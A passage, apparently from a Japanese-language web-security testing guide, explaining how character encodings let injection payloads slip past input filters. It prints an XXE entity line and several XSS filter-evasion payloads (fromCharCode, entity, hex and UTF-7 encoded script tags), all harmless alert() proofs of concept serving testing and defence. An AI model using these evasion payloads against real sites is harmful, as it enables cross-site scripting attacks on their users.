SYSTEM "file:///dev/random">]><foo>&xee;</foo>
```

付録 D: エンコードされたインジェクション

背景

文字エンコーディングは、まず、文字、数、その他の記号を表すのに使われ、コンピュータがデータを認識し、蓄積し、解釈するのに適した形式にします。簡単な言葉で言うと、文字エンコーディングは、バイトを文字に変換し、文字は、英語、中国語、ギリシャ語やその他の、よく知られたそれぞれの言語にします。一般的なもので、早い時期から使われている文字エンコーディング・スキームに、ASCII（American Standard Code for Information Interchange）があります。ASCII は、当初、7 ビットコードの文字として使われていました。今日、最も一般的に使われるエンコーディング・スキームは、Unicode（UTF 8）です。

文字エンコーディングには、別の使い方や誤った使用方法があります。その使い方は、通常、悪意のある挿入文字列をエンコーディングするために使われます。そして、入力の妥当性確認フィルタを混乱させて迂回し、あるいは、エンコーディング・スキームを解釈するブラウザの機能をうまく利用します。

入力エンコーディング – フィルタの回避

ウェブアプリケーションは通常、入力フィルタ・メカニズムに異なる型を採用し、ユーザが投稿できる入力を制限します。もし、これらの入力フィルタが十分に作動するように実装されなければ、1 つ 2 つの文字はこれらのフィルタを通り抜けることができてしまします。例えば、「/」は ASCII では、「2F」(16 進)と表されますが、Unicode(2 バイト・シーケンス)では、同じ「/」の文字が「C0 AF」とエンコードされます。したがって、入力フィルタの制御が、使用されているエンコーディング・スキームを検知することが重要となります。もし、フィルタが UTF 8 でエンコーディングされた挿入を検知するということが攻撃者に知られてしまったら、違ったエンコーディング・スキームがフィルタを迂回するために採用されるかもしれません。

言い換えると、エンコードされたインジェクションでは、入力フィルタがエンコードされた攻撃を認識せずフィルタもしないので、ブラウザはウェブページを解釈して正しく変換してしまいます。

出力エンコーディング – サーバとブラウザの合意

ウェブブラウザは、理路整然とウェブページを表示するために、使われているエンコーディング・スキームを検知することが必要になります。理想的には、この情報は次に示すように、HTTP ヘッダ(「Content-Type」)を使ってブラウザへ提供されるべきです。

```
Content-Type: text/html; charset=UTF-8
```

あるいは、HTML の META タグ(「META HTTP-EQUIV」)を通して、次のように示されます。

```
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

こういった文字エンコーディングの宣言を行うことで、ブラウザはバイトを文字に変換する際に、どの文字セットが使うべきかということが分かります。HTTP ヘッダで記述される「content type」は、META タグの宣言よりも優先されるということに留意してください。

CERT ではそれを、次のように記述しています。

多くのウェブページは、文字エンコーディング(HTTP での「charset」パラメータ)を未定義のままにしています。HTML や HTTP の初期のバージョンでは、定義がなければ、文字エンコーディングはデフォルトで「ISO-8859-1」としていました。現実には、多くのブラウザは異なるデフォルト設定となっており、ゆえに、デフォルトが「ISO-8859-1」であるということに依存することはできません。HTML のバージョン 4 では、もし文字エンコーディングが特定されなければ、どんな文字エンコーディングも使用できるということが規定されています。

もし、ウェブサービスがどの文字エンコーディングが使われているかを指定しないならば、どの文字が特別な意味を持つのかを言うことはできません。文字エンコーディングが指定されていないウェブページが多くの場合には動作しており、そして、ほとんどの文字セットでは同じ文字を 128 未満のバイト値に割り当てているからです。しかし、128 を超えた値のどれかは、特別な意味を持つのでしょうか？16bit 文字エンコーディング・スキームに、「<」のような特別な意味を持つ文字に対して追加でマルチ・バイトの表現を持っているものもあります。いくつかのブラウザには、この代替のエンコーディングを認識して実行するものもあります。これは、「正しい」挙動ですが、しかし、攻撃において、さらに防ぐことの難しい悪意のあるスクリプトを利用させることになります。サーバは、どのバイト・シーケンスが特殊な文字を表すのかを、容易には判断できません。

したがって、サーバから文字エンコーディング情報を受け取らないイベントでは、ブラウザは、エンコーディング・スキームを推測し、あるいは、デフォルトのスキームに立ち戻ろうとします。いくつかの場合では、ユーザが明示的に、ブラウザのデフォルトのエンコーディングを違うスキームに設定します。そのような不整合がウェブページ(サーバ)やブラウザのエンコーディング・スキームにあると、ブラウザは、意図しない、あるいは、予想しない方法に、ページを変換することになるでしょう。

エンコードされたインジェクション

下のフォームで与えられるシナリオは全て、不明瞭にさせる様々な方法のサブセットとして動作するだけでなく、入力フィルタを迂回するものとして実現されます。また、エンコードされたインジェクションの成功は、使用するブラウザに依存します。例えば、US-ASCII でエンコードされたインジェクションは、以前は IE ブラウザだけで成功し、Firefox では成功しませんでした。したがって、エンコードされたインジェクションは、かなりの度合いで、ブラウザに依存することに留意しましょう。

基本エンコーディング

シングル・クォート文字のインジェクションから保護するための、基本入力の妥当性確認フィルタを検討してください。このケースでは、次のようなインジェクションが、簡単にこのフィルタを迂回するでしょう。

```
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

Javascript の「String.fromCharCode」関数は、渡された Unicode の値を受け取って、対応する文字列を返します。これは、エンコードされたインジェクションの最も基本的な様式の一つです。このフィルタを迂回するもう一つの方法は、次のようになります。

```
<IMG SRC=javascript:alert(&quot ;XSS&quot ;)>
<IMG SRC=javascript:alert(&#34 ;XSS&#34 ;)>（数値参照）
```

上記では、HTML 要素をインジェクションの文字列を構築するのに使っています。HTML 要素のエンコーディングは、HTML で特別な意味を持つ文字を表示するのに使われます。例えば、「>」は HTML タグにおいて閉じの角括弧として作用します。この文字をウェブページで実際に表示するためには、HTML 文字要素がページソースに挿入されるべきです。上記で述べた挿入は、エンコーディング方法の一つです。上記のフィルタを迂回するために、文字列をエンコーディングする(すなわち、不明瞭にする)、別の方法も数多くあります。

16 進(Hex)エンコーディング

16 進数とは、底を 16 とした進法、すなわち、0 から 9 までの数字と A から F までの文字それぞれが、16 の異なる値とした進法です。16 進エンコーディングは、時々、入力の妥当性確認フィルタを迂回するために利用される、難読化のもう一つの方式です。例えば、<IMG SRC=javascript:alert('XSS')>という文字列を 16 進エンコーディングすると、次のようになります。

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29>
```

上記を変形させて、以下のようにも記述されます。「%」を使った場合には、フィルタを通過できる場合があります。

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Base64 や 8 進数のような、難読化に使われることもある他のエンコーディング配列もあります。すべてのエンコード配列がいつも動作するとは限りませんが、工夫を加えて値を変更し、少し試行錯誤すれば、脆弱に作られた入力の妥当性確認フィルタでは間違いなく抜け穴が見つかるでしょう。

UTF-7 エンコーディング


<SCRIPT>alert(‘XSS’);</SCRIPT>の UTF-7 エンコーディングは、以下のようになります。

```
+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
```

上記のスクリプトが動作するには、ブラウザがウェブページを UTF-7 でエンコードされているものとして解釈しなければなりません。

マルチバイト・エンコーディング

可変幅エンコーディングとは、文字をエンコードする際に、長さが可変のコードを使用する文字エンコーディング配列の、別の方式です。一方、マルチバイト・エンコーディングとは、文字を表す際に、可変バイト数を使用する可変幅エンコーディングの一方式です。マルチバイト・エンコーディングは、主に、大きいバイト数の文字セットで表現される文字をエンコードするために使われ、例えば、中国語、日本語、韓国語に使われます。



マルチバイト・エンコーディングは、過去に、標準的な入力の妥当性確認のを迂回し、クロス・サイト・スクリプティングや SQL インジェクション攻撃を実行するために使われたことがあります。

参考文献

- http://ha.ckers.org/xss.html
- http://www.cert.org/tech_tips/malicious_code_mitigation.html
- http://www.w3schools.com/HTML/html_entities.asp
- http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm
- http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html
- http://www.joelonsoftware.com/articles/Unicode.html